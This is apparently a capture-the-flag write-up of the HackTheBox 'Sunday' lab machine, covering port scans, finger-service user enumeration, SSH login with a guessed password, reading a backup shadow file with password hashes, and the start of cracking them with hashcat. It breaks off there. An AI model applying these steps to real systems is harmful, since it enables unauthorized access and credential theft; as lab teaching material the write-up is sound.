
Sunday(Linux)-

I really enjoyed this machine. Included some very fun enumeration, some rare lateral movement in some of these easy challenges, and a pretty easy privilege escalation.


Some new things I used/learned in this challenge were:

Using --max-retries 0 when things were slow was the first time I used it and it worked really well.
nmap -p- -T5 10.129.67.55 --max-retries 0



```
┌──(kali㉿kali)-[~/HackTheBox/Linux_Sunday/finger-user-enum]
└─$ nmap -p- -T5 10.129.67.55 --max-retries 0
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 22:50 CDT
Warning: 10.129.67.55 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.129.67.55
Host is up (0.039s latency).
Not shown: 64892 filtered tcp ports (no-response), 638 closed tcp ports (reset)
PORT      STATE SERVICE
79/tcp    open  finger
111/tcp   open  rpcbind
515/tcp   open  printer
6787/tcp  open  smc-admin
22022/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 16.23 seconds
```

Using a pentestingmonkey tool I found while researching during enumeration was key for this challenge and for enumerating the finger service.




```
┌──(kali㉿kali)-[~/HackTheBox/Linux_Sunday/finger-user-enum]
└─$ ./finger-user-enum.pl -U /usr/share/wordlists/seclists/Usernames/Names/names.txt -t 10.129.67.55
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Worker Processes ......... 5
Usernames file ........... /usr/share/wordlists/seclists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 10177
Target TCP port .......... 79
Query timeout ............ 5 secs
Relay Server ............. Not used
```

Enumeration

Victim Host: 10.129.67.55
My IP: 10.10.14.17


nmap

nmap -T4 10.129.67.55 -v




```
Completed SYN Stealth Scan at 22:11, 31.34s elapsed (1000 total ports)
Nmap scan report for 10.129.67.55
Host is up (0.038s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
79/tcp  open  finger
111/tcp open  rpcbind
515/tcp open  printer

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 31.60 seconds
           Raw packets sent: 2306 (101.428KB) | Rcvd: 1046 (41.852KB)
```

nmap -p- -T5 10.129.67.55 --max-retries 0



```
┌──(kali㉿kali)-[~/HackTheBox/Linux_Sunday/finger-user-enum]
└─$ nmap -p- -T5 10.129.67.55 --max-retries 0
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 22:50 CDT
Warning: 10.129.67.55 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.129.67.55
Host is up (0.039s latency).
Not shown: 64892 filtered tcp ports (no-response), 638 closed tcp ports (reset)
PORT      STATE SERVICE
79/tcp    open  finger
111/tcp   open  rpcbind
515/tcp   open  printer
6787/tcp  open  smc-admin
22022/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 16.23 seconds
```

what is this port 22022? Weirdly numbered port so lets scan it further. I have already enumerated finger at this point and know that 2 users are running ssh.
Lets scan this port 22022 further.




```
┌──(kali㉿kali)-[~/HackTheBox/Linux_Sunday/finger-user-enum]
└─$ nmap -p22022 -T5 10.129.67.55 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 22:52 CDT
Nmap scan report for 10.129.67.55
Host is up (0.038s latency).

PORT      STATE SERVICE VERSION
22022/tcp open  ssh     OpenSSH 8.4 (protocol 2.0)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```

We were right! This port is the ssh we need to connect to the enumerated users from.


Foothold

We can either use a metasploit module or the pentestingmonkey tool “fingers-users-enum.pl” along with a names wordlists from SecLists
I used pentestingmonkey's user enumeration tool because it gives you a little bit more information then the metasploit does.



```
┌──(kali㉿kali)-[~/HackTheBox/Linux_Sunday/finger-user-enum]
└─$ ./finger-user-enum.pl -U /usr/share/wordlists/seclists/Usernames/Names/names.txt -t 10.129.67.55
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Worker Processes ......... 5
Usernames file ........... /usr/share/wordlists/seclists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 10177
Target TCP port .......... 79
Query timeout ............ 5 secs
Relay Server ............. Not used

######## Scan started at Mon May  5 22:30:16 2025 #########
access@10.129.67.55: access No Access User          < .  .  .  . >..nobody4  SunOS 4.x NFS Anonym            < .  .  .  . >..
admin@10.129.67.55: Login       Name          TTY         Idle    When    Where..adm      Admin              < .  .  .  . >..dladm    Datalink Admin                  < .  .  .  . >..netadm   Network Admin
              < .  .  .  . >..netcfg  Network Configuratio          < .  .  .  . >..dhcpserv DHCP Configuration A             < .  .  .  . >..ikeuser  IKE Admin                 < .  .  .  . >..lp       Line Printer Admi
n             < .  .  .  . >..
anne marie@10.129.67.55: Login       Name          TTY         Idle    When    Where..anne                 ???..marie                ???..
bin@10.129.67.55: bin           ???               < .  .  .  . >..
dee dee@10.129.67.55: Login       Name          TTY      Idle    When    Where..dee                  ???..dee                  ???..
ike@10.129.67.55: ikeuser  IKE Admin            < .  .  .  . >..
jo ann@10.129.67.55: Login       Name          TTY      Idle    When    Where..ann                  ???..jo                   ???..
la verne@10.129.67.55: Login       Name          TTY      Idle    When    Where..la                   ???..verne                ???..
line@10.129.67.55: Login       Name          TTY      Idle    When    Where..lp      Line Printer Admin          < .  .  .  . >..
message@10.129.67.55: Login       Name          TTY      Idle    When    Where..smmsp    SendMail Message Sub          < .  .  .  . >..
miof mela@10.129.67.55: Login       Name          TTY      Idle    When    Where..mela                 ???..miof                 ???..
root@10.129.67.55: root     Super-User            console      <Dec  7, 2023>..
sammy@10.129.67.55: sammy          ???            ssh          <Apr 13, 2022> 10.10.14.13          ..
sunny@10.129.67.55: sunny          ???            ssh          <Apr 13, 2022> 10.10.14.13          ..
sys@10.129.67.55: sys           ???                < .  .  .  . >..
zsa zsa@10.129.67.55: Login       Name          TTY      Idle    When    Where..zsa                  ???..zsa                  ???..
######## Scan completed at Mon May  5 22:35:50 2025 #########
16 results.

10177 queries in 334 seconds (30.5 queries / sec)
```

Connecting to the sunny user with credentials I used from the name of the challenge will allow you to connect to ssh.




```
┌──(kali㉿kali)-[~/HackTheBox/Linux_Sunday/finger-user-enum]
└─$ ssh -p 22022 sunny@10.129.67.55
The authenticity of host '[10.129.67.55]:22022 ([10.129.67.55]:22022)' can't be established.
ED25519 key fingerprint is SHA256:t3OPHhtGi4xT7FTt3pgi5hSIsfljwBsZAUOPVy8QyXc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[10.129.67.55]:22022' (ED25519) to the list of known hosts.
(sunny@10.129.67.55) Password:
Last login: Wed Apr 13 15:35:50 2022 from 10.10.14.13
Oracle Solaris 11.4.42.111.0                  Assembled December 2021
sunny@sunday:~$
```

We got a shell!

Lateral Movement


Now that we are in the sunny machine via ssh. Let's see what else we can enumerate on this machine.

Listing out the sudo permissions tells us that sunny is able to run this /root/troll file as root. Could possibly be used for priv escalation? Let's keep looking further though.



```
sunny@sunday:/backup$ sudo -l
User sunny may run the following commands on sunday:
    (root) NOPASSWD: /root/troll
```

Listing out the files in the root directory can show a backups directory that is not a default linux root directory. We can see a shadow file that contains password hashes to the two users we enumerated before.




```
sunny@sunday:/$ ls
backup    cdrom     etc       kernel    mnt       opt       root      system    var
bin       dev       export    lib       net       platform  rpool     tmp       zvboot
boot      devices   home      media     nfs4      proc      sbin      usr
sunny@sunday:/$ cd backup/
sunny@sunday:/backup$ ls
agent22.backup  shadow.backup
sunny@sunday:/backup$ cat shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
sunny@sunday:/backup$
```

Not a default root directory

Juicy password hashes to crack!

We already know sunny's password with our guess earlier of the machine's name “sunday”.
But we still have the “sammy” users password to crack. Let's bust open hashcat and let's get to crackin.

hashcat -m 7400 user_hashes.txt /usr/share/wordlists/rockyou.txt

